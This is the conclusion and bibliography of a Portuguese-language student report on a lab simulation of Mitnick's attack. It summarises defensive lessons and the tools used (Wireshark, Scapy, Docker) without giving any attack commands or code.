O presente relatório demonstrou a simulação do ataque de Mitnick com o uso de ferramentas atuais, e mesmo que o contexto tecnológico da época tornasse esse tipo de ataque mais provável se comparado atualmente, é possível elencar diversas conclusões sobre o tópico de Segurança Computacional.

Primeiramente, o entendimento que o fluxo dos mais diversos ataques possui formas parecidas, desde a análise e coleta de informações, passando pelo ganho de confiança, escalada e conclusão do ataque. Dessa forma, a simulação através da perspectiva do atacante possibilitou uma melhor compreensão de como se portar em vista de se obter uma melhor segurança para um sistema. Isso pode ser feito por meio da análise do tráfego da rede, observando possíveis requisições estranhas como as de Mitnick; testes de vulnerabilidades, com o intuito de verificar fragilidades nas conexões e permissões; implementação de políticas de segurança, a fim de evitar tanto que usuários quanto desenvolvedores abram brechas para possíveis invasões, como o .rhosts de Shimomura.

Além disso, esse trabalho promoveu uma melhor compreensão do funcionamento de ferramentas voltadas à segurança, a exemplo do Wireshark para a análise de tráfego de redes, Scapy para a manipulação e envio de pacotes e Docker para a criação e simulação de ambientes de ataque.

Por fim, foi possível observar na prática diferentes formas de se obter acesso ao X Terminal durante as discussões em sala e com os participantes da disciplina, o que demonstra que Segurança Computacional não é uma linha de via única, mas sim uma complexa área com diversas abordagens a serem exploradas a fim de minimizar ameaças e vulnerabilidades.

Referências

[UK23] The National Cyber Security Centre UK. How cyber attacks work, 2023.

[Wik22] Wikipedia contributors. Syn cookies — Wikipedia, the free encyclopedia, 2022. [Online; accessed 16-April-2023].

[Wik23a] Wikipedia contributors. Arp spoofing — Wikipedia, the free encyclopedia, 2023. [Online; accessed 18-April-2023].

[Wik23b] Wikipedia contributors. Berkeley r-commands — Wikipedia, the free encyclopedia, 2023. [Online; accessed 18-April-2023].

[Wik23c] Wikipedia contributors. Ip address spoofing — Wikipedia, the free encyclopedia, 2023. [Online; accessed 18-April-2023].